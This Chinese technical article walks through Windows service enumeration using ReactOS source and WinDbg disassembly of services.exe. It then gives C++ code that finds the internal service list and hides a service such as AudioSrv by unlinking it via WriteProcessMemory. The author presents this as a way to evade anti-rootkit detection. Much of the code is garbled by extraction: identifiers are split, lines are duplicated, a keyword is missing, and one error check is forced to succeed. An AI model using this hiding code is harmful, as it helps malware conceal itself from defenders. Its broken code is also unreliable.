关于枚举系统服务，最标准的方法自然是使用 Windows 提供的 EnumServicesStatus 函数，该函数的原型如下：

```
BOOL WINAPI EnumServicesStatus(
    __in        SC_HANDLE hSCManager,
    __in        DWORD dwServiceType,
    __in        DWORD dwServiceState,
    __out       LPENUM_SERVICE_STATUS lpServices,
    __in        DWORD cbBufSize,
    __out       LPDWORD pcbBytesNeeded,
    __out       LPDWORD lpServicesReturned,
    __in_out    LPDWORD lpResumeHandle
);
```

至于该函数的具体用法，大家可以去查 MSDN，MSDN 对其进行了全面的介绍。对于该函数，本文不予深究。

剖析枚举系统服务的底层实现，变通实现隐藏服务

1. 通过 ReactOS 源代码对 EnumServicesStatus 函数进行分析

前面介绍了用 EnumServicesStatus 函数来枚举进程，但是本文的标题是"详解"而非"浅析"，抱着研究本质的心态，我们有必要再深入一下，看看 EnumServicesStatus 函数是怎么实现的枚举服务。

Windows 系统是闭源的，最起码算是半闭源，我这里没有找到 Windows 的 EnumServicesStatus 函数的实现代码。还好，高仿 Windows 的 ReactOS 是完全开源的，且它的实现跟 Windows 相差无几，我们可以参考 ReactOS 的代码来研究 Windows。下面是我在 ReactOS 的源代码里找到的 EnumServicesStatus 函数的代码（部分加了注释，方便大家理解）：

```
BOOL WINAPI
EnumServicesStatusW(SC_HANDLE hSCManager,
                    DWORD dwServiceType,
                    DWORD dwServiceState,
                    LPENUM_SERVICE_STATUSW lpServices,
                    DWORD cbBufSize,
                    LPDWORD pcbBytesNeeded,
                    LPDWORD lpServicesReturned,
                    LPDWORD lpResumeHandle)
{
    LPENUM_SERVICE_STATUSW lpStatusPtr; // 保存服务信息
    DWORD dwError;  // 保存错误代码
    DWORD dwCount;  // 保存服务总数
TRACE("EnumServicesStatusW() called\n");
    /* 首先进行参数检查 */

if (!hSCManager)
    {
        SetLastError(ERROR_INVALID_HANDLE);
        return FALSE;
    }
    if (dwServiceType != SERVICE_DRIVER && dwService
Type != SERVICE_WIN32)
    {
        if (pcbBytesNeeded && lpServicesReturned)
        {
            *pcbBytesNeeded = 0;
            *lpServicesReturned = 0;
        }
        SetLastError(ERROR_INVALID_PARAMETER);
        return FALSE;
    }
    if (dwServiceState != SERVICE_ACTIVE && dwServiceState ! =
SERVICE_INACTIVE && dwServiceState != SERVICE_STATE_ALL)
    {
```

```
            if (pcbBytesNeeded)
                *pcbBytesNeeded = 0;
            if (lpServicesReturned)
                *lpServicesReturned = 0;
          SetLastError(ERROR_INVALID_PARAMETER);
          return FALSE;
    }
    if (!pcbBytesNeeded || !lpServicesReturned)
    {
        SetLastError(ERROR_INVALID_ADDRESS);
        return FALSE;
    }
    if (!lpServices && cbBufSize != 0)
    {
        SetLastError(ERROR_INVALID_ADDRESS);
        return FALSE;
    }
/* 功能实现部分 */
    RpcTryExcept
    {
        // 调用 REnumServicesStatusW 来实现真正的枚举
    dwError =
REnumServicesStatusW((SC_RPC_HANDLE)hSCManager,
                          dwServiceType,
                          dwServiceState,
                          (LPBYTE)lpServices,

    cbBufSize,
    pcbBytesNeeded,
                          lpServicesReturned,
                          lpResumeHandle);
    }
    ResumeHandle);
    }
    RpcExcept(EXCEPTION_EXECUTE_HANDLER)
    {
        dwError = ScmRpcStatusToWinError(RpcException Code());
    }
    RpcEndExcept;
    // 缓冲区不够大则作如下处理
    if (dwError == ERROR_SUCCESS || dwError == ERROR_
MORE_DATA)
    {
        lpStatusPtr = (LPENUM_SERVICE_STATUSW)lpServices;
        for (dwCount = 0; dwCount < *lpServicesReturned; dwCount++)
        {
            if (lpStatusPtr->lpServiceName)
              lpStatusPtr->lpServiceName =
                  (LPWSTR)((ULONG_PTR)lpServices + (ULONG_
PTR)lpStatusPtr->lpServiceName);
            if (lpStatusPtr->lpDisplayName)
              lpStatusPtr->lpDisplayName =
                  (LPWSTR)((ULONG_PTR)lpServices + (ULONG_
PTR)lpStatusPtr->lpDisplayName);
            lpStatusPtr++;
        }
    }
    if (dwError != ERROR_SUCCESS)
    {
        TRACE("REnumServicesStatusW() failed (Error %lu)\n",
dwError);
        SetLastError(dwError);
        return FALSE;
    }
    TRACE("EnumServicesStatusW() done\n");
    return TRUE;
}
```

由代码我们可以看出，EnumServicesStatusW 实际上只是简单地调用 REnumServicesStatusW 函数实现的枚举服务，于是我们再来看一看 REnumServicesStatusW 的实现代码：

```
    DWORD REnumServicesStatusW(
          SC_RPC_HANDLE hSCManager,
          DWORD dwServiceType,
          DWORD dwServiceState,
          LPBYTE lpBuffer,
          DWORD dwBufSize,
          LPBOUNDED_DWORD_256K pcbBytesNeeded,
          LPBOUNDED_DWORD_256K lpServicesReturned,
          LPBOUNDED_DWORD_256K lpResumeHandle)
    {
          PMANAGER_HANDLE hManager;
          PSERVICE lpService;     // 保存服务信息的结构的指针
          DWORD dwError = ERROR_SUCCESS;  //  错误代码
          PLIST_ENTRY ServiceEntry;  // 服务链
          PSERVICE CurrentService;  // 当前处理的服务（指针）
          DWORD dwState;  // 状态
          DWORD dwRequiredSize; // 必要的缓冲区大小的字节数
          DWORD dwServiceCount;  // 服务总数
          DWORD dwSize;  // 临时变量，用来保存大小的字节数
          DWORD dwLastResumeCount = 0;
          LPENUM_SERVICE_STATUSW lpStatusPtr;
          LPWSTR lpStringPtr;
          DPRINT("REnumServicesStatusW() called\n");
          /* 首先进行参数检查 */
          if (ScmShutdown)
            return ERROR_SHUTDOWN_IN_PROGRESS;
          hManager = (PMANAGER_HANDLE)hSCManager;
          if (!hManager || hManager->Handle.Tag != MANAGER_TAG)
          {
            DPRINT("Invalid manager handle!\n");
            return ERROR_INVALID_HANDLE;
          }
          *pcbBytesNeeded = 0;
          *lpServicesReturned = 0;
          if ((dwServiceType!=SERVICE_DRIVER) && (dwService
Type!=SERVICE_WIN32))
          {
            DPRINT("Not a valid Service Type!\n");
         return ERROR_INVALID_PARAMETER;
          }
          if ((dwServiceState<SERVICE_ACTIVE) || (dwService
State>SERVICE_STATE_ALL))
          {

      DPRINT("Not a valid Service State!\n");
            return ERROR_INVALID_PARAMETER;
        }
        // 检查访问权限
        if (!RtlAreAllAccessesGranted(hManager->Handle.Desired
Access,
                                      SC_MANAGER_
ENUMERATE_SERVICE))
        {
          DPRINT("Insufficient access rights! 0x%lx\n",
                hManager->Handle.DesiredAccess);
          return ERROR_ACCESS_DENIED;
        }
        if (lpResumeHandle)
          dwLastResumeCount = *lpResumeHandle;
        /* FIXME: Lock the service list shared */
        // 关键，这里调用 ScmGetServiceEntryByResumeCount 取
        //得了一条链表某节点的指针，该链表记录了系统中的所有
        //服务的信息，该链即服务链
        lpService = ScmGetServiceEntryByResumeCount(dw
LastResumeCount);
        if (lpService == NULL)
        {
          dwError = ERROR_SUCCESS;
          goto Done;
        }
        dwRequiredSize = 0;
        dwServiceCount = 0;
        // 计算服务总数
        for (ServiceEntry = &lpService->ServiceListEntry;
            ServiceEntry != &ServiceListHead;
            ServiceEntry = ServiceEntry->Flink)
        {
            CurrentService = CONTAINING_RECORD(ServiceEntry,
```

```
SERVICE,
                                    ServiceListEntry);
        if ((CurrentService->Status.dwServiceType & dwService
Type) == 0)
            continue;
        dwState = SERVICE_ACTIVE;
        if (CurrentService->Status.dwCurrentState == SERVICE_
STOPPED)
            dwState = SERVICE_INACTIVE;
        if ((dwState & dwServiceState) == 0)
            continue;

    dwSize = sizeof(ENUM_SERVICE_STATUSW) +
                 ((wcslen(CurrentService->lpServiceName)
+ 1) * sizeof(WCHAR)) +
                 ((wcslen(CurrentService->lpDisplayName)
+ 1) * sizeof(WCHAR));
        // 用户指定的缓冲区太小，退出循环
        // 因此，如果缓冲区不够大，是无法获取到服务总数的
        if (dwRequiredSize + dwSize > dwBufSize)
        {
            DPRINT("Service name: %S  no fit\n", CurrentService
->lpServiceName);
            break;
        }
        DPRINT("Service name: %S  fit\n", CurrentService
->lpServiceName);
        dwRequiredSize += dwSize;
        dwServiceCount++;
        dwLastResumeCount = CurrentService->dwResumeCount;
    }
    DPRINT("dwRequiredSize: %lu\n", dwRequiredSize);
    DPRINT("dwServiceCount: %lu\n", dwServiceCount);
    // 计算所需的缓冲区大小
    for (;
        ServiceEntry != &ServiceListHead;
        ServiceEntry = ServiceEntry->Flink)
    {
        CurrentService = CONTAINING_RECORD(ServiceEntry,
                                    SERVICE,
                                    ServiceListEntry);
    if ((CurrentService->Status.dwServiceType & dwServiceType) == 0)
        continue;
      dwState = SERVICE_ACTIVE;
  if (CurrentService->Status.dwCurrentState == SERVICE_STOPPED)
        dwState = SERVICE_INACTIVE;
      if ((dwState & dwServiceState) == 0)
        continue;
  dwRequiredSize += (sizeof(ENUM_SERVICE_STATUSW) +
    ((wcslen(CurrentService->lpServiceName) + 1) * sizeof(WCHAR)) +
    ((wcslen(CurrentService->lpDisplayName) + 1) * sizeof(WCHAR)));
        dwError = ERROR_MORE_DATA;
    }
  DPRINT("*pcbBytesNeeded: %lu\n", dwRequiredSize);
    if (lpResumeHandle)

   *lpResumeHandle = dwLastResumeCount;
    *lpServicesReturned = dwServiceCount;
    *pcbBytesNeeded = dwRequiredSize;
    lpStatusPtr = (LPENUM_SERVICE_STATUSW)lpBuffer;
    lpStringPtr = (LPWSTR)((ULONG_PTR)lpBuffer +
                        dwServiceCount * sizeof(ENUM_
SERVICE_STATUSW));
    dwRequiredSize = 0;
    // 这次循环把服务的信息复制到用户指定的缓冲区内
    for (ServiceEntry = &lpService->ServiceListEntry;
        ServiceEntry != &ServiceListHead;
        ServiceEntry = ServiceEntry->Flink)
    {
        CurrentService = CONTAINING_RECORD(ServiceEntry,
  SERVICE,
  ServiceListEntry);
  if ((CurrentService->Status.dwServiceType & dwServiceType) == 0)
        continue;
      dwState = SERVICE_ACTIVE;
    if (CurrentService->Status.dwCurrentState == SERVICE_STOPPED)
            dwState = SERVICE_INACTIVE;
        if ((dwState & dwServiceState) == 0)
            continue;
        dwSize = sizeof(ENUM_SERVICE_STATUSW) +
                 ((wcslen(CurrentService->lpServiceName) + 1) *
sizeof(WCHAR)) +
                 ((wcslen(CurrentService->lpDisplayName) + 1) *
sizeof(WCHAR));
        if (dwRequiredSize + dwSize > dwBufSize)
            break;
        // 开始复制
      /* Copy the service name */
            wcscpy(lpStringPtr, CurrentService->lpServiceName);
            lpStatusPtr->lpServiceName =
(LPWSTR)((ULONG_PTR)lpStringPtr - (ULONG_PTR)lpBuffer);
            lpStringPtr += (wcslen(CurrentService->lpServiceName) + 1);
            /* Copy the display name */
            wcscpy(lpStringPtr, CurrentService->lpDisplayName);
            lpStatusPtr->lpDisplayName = (LPWSTR)((ULONG_
PTR)lpStringPtr - (ULONG_PTR)lpBuffer);
        lpStringPtr += (wcslen(CurrentService->lpDisplayName) + 1);
      /* Copy the status information */

      memcpy(&lpStatusPtr->ServiceStatus,
                    &CurrentService->Status,
                    sizeof(SERVICE_STATUS));
            lpStatusPtr++;
            dwRequiredSize += dwSize;
        }
        if (dwError == 0)
        {
            *pcbBytesNeeded = 0;
            if (lpResumeHandle) *lpResumeHandle = 0;
        }
    Done:;
        /* FIXME: Unlock the service list */
        DPRINT("REnumServicesStatusW() done (Error %lu)\n",
dwError);
        return dwError;
    }
```

通过查看REnumServicesStatusW的代码，我们才真正了解了枚举服务的“内幕”。我们发现，REnumServicesStatusW其实是通过查询一条链表来进行枚举的，但是有的读者可能没看明白，这条链表是哪里来的呢？仔细阅读上述代码，可以看到这一句首先取得了该链表的指针，即服务链的指针：

lpService = ScmGetServiceEntryByResumeCount(dwLastResumeCount);

那么ScmGetServiceEntryByResumeCount又是怎么取得服务链的呢？实际上，在ReactOS某段代码处定义了该链表，而ScmGetServiceEntryByResumeCount只是简单地取得它并做了一些处理，之后便返回了该链的指针。

既然是链表，那么系统就一定要负责为它初始化，于是问题又来了，这个服务链是怎么产生的呢？我们知道，在Windows中，“services.exe”进程是负责维护系统服务的，所以我们不妨猜测该链表是在“services.exe”进程初始化时产生的(即WinMain函数内)。下面我们查阅一下“services.exe”进程的入口函数，果真找到了线索，在WinMain函数里，我们可以看到如下代码：

```
    /* Create the service database */
    dwError = ScmCreateServiceDatabase();
    if (dwError != ERROR_SUCCESS)
    {
        DPRINT1("SERVICES: failed to create SCM database (Error
%lu)\n", dwError);
        ExitThread(0);
    }
```

顾名思义，ScmCreateServiceDatabase就是负责建立服务链

的函数了（通过查看该函数的代码亦可以得出此结论，不过代码的内容并不重要，便不在此贴出了，读者可以自行查阅）。

2．通过反汇编分析设法取得服务链地址

好了，现在整理一下思路："services.exe"进程创建时会建立一个链表，该链表保存了所有服务的信息，我们称之为"服务链"。现在，我们先来尝试自己实现枚举服务，最后再尝试隐藏服务。如何自己实现枚举呢？很简单，我们就从服务链下手，自己查询服务链就行了。问题又来了：我们如何才能取得服务链的地址呢？首先，我们知道这个链表是在"services.exe"进程初始化时产生的，说明它保存在"services.exe"进程的地址空间内，因此我们应当从"services.exe"进程下手。前面我们还知道了 ScmCreateServiceDatabase 函数创建了这条服务链，那么该函数的代码内就一定会有对服务链地址的引用！因此，我们只要通过特征码搜索 ScmCreateServiceDatabase 的代码段就可以找到服务链的地址了！

然而，ScmCreateServiceDatabase 实际上只是 ReactOS 里的函数名，ReactOS 毕竟不是 Windows。在 Windows 中，这个函数名为 ScInitDatabase。下面我们用 Windbg 来反汇编一下这个函数：

```
0:016> u services!ScInitDatabase l50
services!ScInitDatabase:
0100badf 33c0          xor    eax,eax
0100bae1 56            push   esi
0100bae2 a3a8b70101    mov    dword ptr
[services!ScTotalNum ServiceRecs (0101b7a8)],eax
0100bae7 a31cb30101    mov    dword ptr [services!Image
Database+0x4 (0101b31c)],eax
0100baec a318b30101    mov    dword ptr [services!Image
Database (0101b318)],eax
0100baf1 a3b4b00101    mov    dword ptr [services!Service
Database+0x4 (0101b0b4)],eax
0100baf6 a3b0b00101    mov    dword ptr [services!Service
Database (0101b0b0)],eax
0100bafb e8b5080000    call   services!ScInitGroupDatabase
(0100c3b5)
0100bb00 8b356c130001  mov    esi,dword ptr [services!_imp__
RtlInitializeResource (0100136c)]
0100bb06 6840b00101    push   offset services!ScServiceRecord
Lock (0101b040)
0100bb0b c705a4b7010101000000 mov dword ptr [services!
ResumeNumber (0101b7a4)],offset <Unloaded_RT40.dll> (00000001)
0100bb15 ffd6          call   esi
0100bb17 6878b00101    push   offset services!ScServiceList
Lock (0101b078)
0100bb1c ffd6          call   esi
0100bb1e 6874b30101    push   offset services!ScGroupListLock
(0101b374)
0100bb23 ffd6          call   esi
0100bb25 e80d000000    call   services!ScGenerateServiceDB
(0100bb37)
0100bb2a f7d8          neg    eax
0100bb2c 1bc0          sbb    eax,eax
0100bb2e f7d8          neg    eax
0100bb30 5e            pop    esi
0100bb31 c3            ret
```

可以看出，services!ServiceDatabase+0x4 就是服务链的首地址了（对照后面的结构，我们可以发现服务链的首地址是 services!ServiceDatabase+0x4 而非 services!ServiceDatabase，限于篇幅，不再对此进行考证，有兴趣的读者可以以 services!ServiceDatabase 作为服务链的首地址尝试枚举一下系统服务，是枚举不出来的），不过在 ScInitDatabase 函数内，services!ServiceDatabase+0x4 的特征码是 0xA3 和 0xA3，而且前后有很多相同的地方，所以我们通过 ScInitDatabase 函数搜索出准确的服务链地址。不必灰心，我们再来找一找还有哪些函数引用了 services!ServiceDatabase+0x4。果然，"山重水复疑无路，柳暗花明又一村"，在 ScInitDatabase 的代码段后面不远处，我找到了这样一个函数：

```
services!ScCreateServiceRecord:
0100c29b 8bff          mov    edi,edi
0100c29d 55            push   ebp
0100c29e 8bec          mov    ebp,esp
0100c2a0 53            push   ebx
0100c2a1 56            push   esi
0100c2a2 ff7508        push   dword ptr [ebp+8]
0100c2a5 ff1508120001  call   dword ptr [services!_imp__wcslen
(01001208)]
0100c2ab 59            pop    ecx
0100c2ac 8d440002      lea    eax,[eax+eax+2]
0100c2b0 83c074        add    eax,74h
0100c2b3 50            push   eax
0100c2b4 6a08          push   8
0100c2b6 ff35b0b70101  push   dword ptr
[services!ServiceRecordHeap (0101b7b0)]
0100c2bc ff1520110001  call   dword ptr
[services!_imp__HeapAlloc (01001120)]
0100c2c2 8b750c        mov    esi,dword ptr [ebp+0Ch]
0100c2c5 33db          xor    ebx,ebx
0100c2c7 3bc3          cmp    eax,ebx
0100c2c9 8906          mov    dword ptr [esi],eax
0100c2cb 0f84af160000  je     services!ScCreateServiceRecord+0x32
(0100d980)
0100c2d1 57            push   edi
0100c2d2 ff7508        push   dword ptr [ebp+8]
0100c2d5 8d7874        lea    edi,[eax+74h]
0100c2d8 57            push   edi
0100c2d9 ff15f4110001  call   dword ptr [services!_imp__wcscpy
(010011f4)]
0100c2df 8b06          mov    eax,dword ptr [esi]
0100c2e1 897808        mov    dword ptr [eax+8],edi
0100c2e4 8b06          mov    eax,dword ptr [esi]

0100c2e6 89780c        mov    dword ptr [eax+0Ch],edi
0100c2e9 8b06          mov    eax,dword ptr [esi]
0100c2eb 59            pop    ecx
0100c2ec 59            pop    ecx
0100c2ed 8b0da4b70101  mov    ecx,dword ptr
[services!ResumeNumber (0101b7a4)]
0100c2f3 894810        mov    dword ptr [eax+10h],ecx
0100c2f6 ff05a4b70101  inc    dword ptr
[services!ResumeNumber (0101b7a4)]
0100c2fc 8b06          mov    eax,dword ptr [esi]
0100c2fe c7401873457276 mov dword ptr [eax+18h],76724573h
0100c305 8b06          mov    eax,dword ptr [esi]
0100c307 895824        mov    dword ptr [eax+24h],ebx
0100c30a 8b06          mov    eax,dword ptr [esi]
0100c30c 895850        mov    dword ptr [eax+50h],ebx
0100c30f 8b06          mov    eax,dword ptr [esi]
0100c311 895854        mov    dword ptr [eax+54h],ebx
0100c314 8b0e          mov    ecx,dword ptr [esi]
0100c316 33c0          xor    eax,eax
0100c318 40            inc    eax
0100c319 894148        mov    dword ptr [ecx+48h],eax
0100c31c 8b0e          mov    ecx,dword ptr [esi]
0100c31e 895920        mov    dword ptr [ecx+20h],ebx
0100c321 8b0e          mov    ecx,dword ptr [esi]
0100c323 89412c        mov    dword ptr [ecx+2Ch],eax
0100c326 8b06          mov    eax,dword ptr [esi]
0100c328 c7403435040000 mov   dword ptr [eax+34h],offset
<Unloaded_RT40.dll>+0x434 (00000435)
0100c32f 8b06          mov    eax,dword ptr [esi]
0100c331 895864        mov    dword ptr [eax+64h],ebx
0100c334 391db4b00101  cmp    dword ptr [services!Service
Database+0x4 (0101b0b4)],ebx
```

```
0100c33a b8b0b00101    mov eax,offset services!ServiceDatabase
(0101b0b0)
0100c33f 5f           pop        edi
0100c340 740e         je
      services!ScCreateServiceRecord+0xb9 (0100c350)
0100c342 b9b4b00101   mov      ecx,offset
services!ServiceDatabase+0x4 (0101b0b4)
0100c347 8b01         mov        eax,dword ptr [ecx]
0100c349 8d4804       lea        ecx,[eax+4]
0100c34c 3919         cmp        dword ptr [ecx],ebx

0100c34e
75f7         jne    services!ScCreateServiceRecord+0xb0 (0100c347)
0100c350 8b0e         mov        ecx,dword ptr [esi]
0100c352 894804       mov        dword ptr [eax+4],ecx
0100c355 8b0e         mov        ecx,dword ptr [esi]
0100c357 8901         mov        dword ptr [ecx],eax
0100c359 8b06         mov        eax,dword ptr [esi]
0100c35b 895804       mov        dword ptr [eax+4],ebx
0100c35e ff05a8b70101  inc     dword ptr [services!ScTotal
NumServiceRecs (0101b7a8)]
0100c364 33c0         xor        eax,eax
0100c366 5e           pop        esi
0100c367 5b           pop        ebx
0100c368 5d           pop        ebp
0100c369 c20800       ret        8
可以看到这一处引用了 services!ServiceDatabase+0x4:
0100c334 391db4b00101  cmp   dword ptr [services!Service
Database+0x4 (0101b0b4)],ebx
0100c33a b8b0b00101    mov    eax,offset services!Service
Database (0101b0b0)
```

在这里，services!ServiceDatabase+0x4 的特征码是 0x1D39 和 0xB8，而且前后并无重复，不会找错位置，因此我们可以尝试在 ScCreateServiceRecord 的函数段内根据特征码搜出 services!ServiceDatabase+0x4。

3. 编程实现

好了，前面的分析够多了，现在我们就来实战一下。首先列出我们要用到的结构。ReactOS 里确实也有这些结构的定义，不过跟 Windows 的却不尽相同，所以我从网上摘用了准确的结构定义（省略了没用的部分），代码如下：

```
typedef struct _SC_SERVICE_PROCESS
{
    PSC_SERVICE_PROCESS Previous;
    PSC_SERVICE_PROCESS Next;
    WCHAR *ImagePath;
    DWORD Pid;
    DWORD NumberOfServices;
    // ...
} SC_SERVICE_PROCESS, *PSC_SERVICE_PROCESS;
typedef struct _SC_DEPEND_SERVICE
{
PSC_DEPEND_SERVICE Next;
     DWORD Unknow;
     PSC_SERVICE_RECORD Service;
     // ...
    } SC_DEPEND_SERVICE, *PSC_DEPEND_SERVICE;
typedef struct _SC_SERVICE_RECORD
{
PSC_SERVICE_RECORD Previous;
     PSC_SERVICE_RECORD Next;
     WCHAR *ServiceName;
     WCHAR *DisplayName;
     DWORD Index;
     DWORD ServerAnnounce;
     DWORD Signature;
     DWORD UseCount;
     DWORD StatusFlag;
     PSC_SERVICE_PROCESS Process;
     SERVICE_STATUS Status;
     DWORD StartType;
     DWORD ErrorControl;
     DWORD TagId;
     PSC_DEPEND_SERVICE DependOn;
     PSC_DEPEND_SERVICE Depended;
     // ...
} SC_SERVICE_RECORD, *PSC_SERVICE_RECORD;
```

下面先给出搜索 **ServiceDatabase(+0x4)** 的代码：

```
/* FxpGetServiceDatabase
 * 搜索内存，取得 ServiceDatabase(+0x4)的地址
 */
ULONG FxpGetServiceDatabase(PBYTE pBuffer, ULONG Size)
{
     USHORT usHardCode1 = 0x1D39;
     BYTE bHardCode2 = 0xB8;
     USHORT usCheckCode1 = 0;
     BYTE bCheckCode2 = 0;
     for (USHORT i = 0; i <= Size - 8; i++)
     {
          usCheckCode1 = *(USHORT*)(pBuffer + i);
          bCheckCode2 = *(BYTE*)(pBuffer + i + 6);
          if (usCheckCode1 == usHardCode1 && bCheckCode2
== bHardCode2)
          {
               return *(ULONG*)(pBuffer + i + 2);
          }
     }
return 0;
}
/* FxGetServiceDatabase
 * 设置好环境后调用 FxpGetServiceDatabase 取得 Service
Database(+0x4)的地址
 */
ULONG FxGetServiceDatabase(HANDLE hProcess)
{
     if (hProcess == 0)
     {
          return 0;
     }
     PLDR_DATA_TABLE_ENTRY ModInfo = new
LDR_DATA_TABLE_ENTRY;

LONG Status = (LONG)FxQueryModuleInfo(hProcess,
TEXT("services.exe"),
ModInfo);
     if (Status == 0)
     {
          return 0;
     }
     HMODULE hModule = (HMODULE)ModInfo->DllBase;
     if (hModule == 0)
     {
          delete ModInfo;
          return 0;
     }
     printf("The service.exe module base address = %X.\n",
hModule);
     ULONG modSize = (ULONG)ModInfo->SizeOfImage;
     delete ModInfo;
     if (modSize == 0)
     {
          return 0;
     }
     printf("The service.exe module size = %X.\n", modSize);

     if (hModule > 0 || modSize > 0)
     {
          BYTE *Buffer = new BYTE[modSize];
          memset(Buffer, 0, modSize);
          Status = ReadProcessMemory( hProcess,
          (LPVOID)hModule,
 (LPVOID)Buffer,
 modSize,
 0 );
          if (Status != 0)
          {
```

```
            ULONG ulDatabase = FxpGetServiceDatabase(Buffer,
modSize);
            if (ulDatabase != 0)
            {
              printf("We got ulServiceDatabase, it's: %X.\n",
ulDatabase);
    delete Buffer;
              return ulDatabase;
          }
        }
        delete Buffer;
      }
      return 0;
    }
```

其中 FxQueryModuleInfo 是我写的一个函数（我自定义的函数都是以 Fx 开头命名的），它可以根据模块名返回模块的基本信息，由于该函数的代码与本文关系不大，抛开它并不会影响阅读，所以不在文中列出，读者只要知道它的作用即可（当然也可以自己查看附件里的源代码）。

下面是关键函数，查询链表枚举服务：

```
    /* FxEnumServices
    * 枚举服务
    */
    BOOL FxEnumServices(HANDLE hProcess, ULONG
ServiceDatabase)
    {
        if (ServiceDatabase == 0)
        {
          return FALSE;
        }
        ULONG lpNext = 0;
        LONG Status = ReadProcessMemory( hProcess,
         (LPVOID)ServiceDatabase,
        &lpNext,
        4,
    0 );
      if (Status == 0)
      {
        return FALSE;
      }
      PSC_SERVICE_RECORD scRecord = new SC_SERVICE_
RECORD;
      Status = ReadProcessMemory( hProcess,
     (LPVOID)lpNext,
       (LPVOID)scRecord,
    sizeof(SC_SERVICE_RECORD),
      0 );
    (Status == 0)
      {
        delete scRecord;
        return FALSE;
      }
      BOOL bReturn = TRUE;
      while (scRecord->Signature == 0x76724573)   // "sErv"
      {
        TCHAR uSrvName[MAX_PATH];
        memset(uSrvName, 0, MAX_PATH * 2);
        Status = ReadProcessMemory( hProcess,
      (LPVOID)scRecord->ServiceName,
       (LPVOID)uSrvName,
        50,
       0 );
        if (Status == 0)
        {
          bReturn = FALSE;
    break;
          }
          wprintf(L"Found service: %s.\n", uSrvName);
          Status = ReadProcessMemory( hProcess,

                (LPVOID)scRecord->Next,
    (LPVOID)scRecord,
    sizeof(SC_SERVICE_RECORD),
    0 );
      if (Status == 0)
      {
        bReturn = FALSE;
    break;
        }
      }
      delete scRecord;
      return bReturn;
    }
```

为了方便演示，我仅构建了一个控制台程序，main 函数的代码如下：

```
    int main(int argc, char* argv[])
    {
      SetPrivilege();  // 提升权限为 SE_DEBUG
      printf("Please enter the pid of services.exe: ");
      ULONG pidService = NULL;
      scanf("%ld", &pidService);
      if (pidService != NULL)
      {
    if
        HANDLE hProcess = OpenProcess(PROCESS_ALL_
ACCESS, FALSE, pidService);  // 打开 services.exe 进程
        if (hProcess != 0)
        {
          ULONG ulDatabase = FxGetServiceDatabase
(hProcess);  // 取得 ServiceDatabase(+0x4)的地址
          if (ulDatabase != 0)
          {
            FxEnumServices(hProcess, ulDatabase);   // 枚举服务
            }
            CloseHandle(hProcess);  // 关闭句柄
        }
      }
      return 0;
    }
```

编译运行后，会在控制台上输出当前所有系统服务的名称，实现了自己查询服务链枚举系统服务。

掌握了枚举服务的技巧，我们只需要稍稍变通一下，就可以实现隐藏服务。隐藏服务跟枚举服务差不多，枚举是查询链表，隐藏只要断开链表就行了，下面的 FxHideService 函数展示了这一做法：

```
    /* FxHideService
    * 脱链隐藏服务
    */
    BOOL FxHideService(HANDLE hProcess, ULONG
ServiceDatabase, LPCTSTR
    uTargetSrvName)
    {
        if (ServiceDatabase == 0)
        {
          return FALSE;
        }
        ULONG lpNext = 0;
        LONG Status = ReadProcessMemory( hProcess,
      (LPVOID)ServiceDatabase,
     &lpNext,
      4,
    0 );
      if (Status == 0)
      {
    return FALSE;
      }
    PSC_SERVICE_RECORD scRecord = new SC_SERVICE_
RECORD;
          Status = ReadProcessMemory( hProcess,
           (LPVOID)lpNext,
           (LPVOID)scRecord,
```

```
            sizeof(SC_SERVICE_RECORD),
    0 );
        if (Status == 0)
        {
            delete scRecord;
            return FALSE;
        }
        while (scRecord->Signature == 0x76724573)   // "sErv"
        {
                TCHAR uSrvName[MAX_PATH];
                memset(uSrvName, 0, MAX_PATH * 2);
                Status = ReadProcessMemory( hProcess,
                  (LPVOID)scRecord->ServiceName,
                  (LPVOID)uSrvName,
                        50,
                0 );
                if (wcscmp(uTargetSrvName, (LPTSTR)uSrvName) == 0)
                {
                    printf("We are trying to hide service...\n");
                    Status = WriteProcessMemory( hProcess,
    (LPVOID)((ULONG)scRecord->Previous + 4),
    (LPVOID)&scRecord->Next,
    4,
    0 );
                      if (Status == 0)
    {
                        break;
                      }
                      Status = WriteProcessMemory( hProcess,


                           (LPVOID)scRecord->Next,
    (LPVOID)&scRecord->Previous,
    4,
     0 );
    Status = 1;
                    if (Status == 0)
                    {
                        break;
                    }
                    else
                    {
      wprintf(L"Hiding service succeed, target service name is %s.\n",
uSrvName);
                          delete scRecord;
                          return TRUE;
                    }
                }
                Status = ReadProcessMemory( hProcess,
                  (LPVOID)scRecord->Next,
                  (LPVOID)scRecord,
                  sizeof(SC_SERVICE_RECORD),
                  0 );
                             if (Status == 0)
                {
    break;
                }
            }
            delete scRecord;
            return FALSE;
    }
```

我们以 AudioSrv 服务（声卡服务）为例，只要在 main 里这样调用 FxHideService 即可隐藏 AudioSrv 服务，而且并不影响声卡的正常使用：

```
    int main(int argc, char* argv[])
    {
        SetPrivilege();   // 提升权限为 SE_DEBUG
        printf("Please enter the pid of services.exe: ");
        ULONG pidService = NULL;
        scanf("%ld", &pidService);
        if (pidService != NULL)
        {
            HANDLE hProcess =
OpenProcess(PROCESS_ALL_ACCESS, FALSE, pidService);
// 打开 services.exe 进程
            if (hProcess != 0)
            {
                ULONG ulDatabase = FxGetServiceDatabase(hProcess);
// 取得 ServiceDatabase(+0x4)的地址
                if (ulDatabase != 0)
                {
                    FxHideService(hProcess, ulDatabase,
TEXT("AudioSrv"));   // 脱链隐藏 AudioSrv 服务
                }
                CloseHandle(hProcess);   // 关闭句柄
            }
        }
        return 0;
    }
```

这样隐藏的效果十分好，可以绕过很多 ARK 的检测，如图 2 所示。

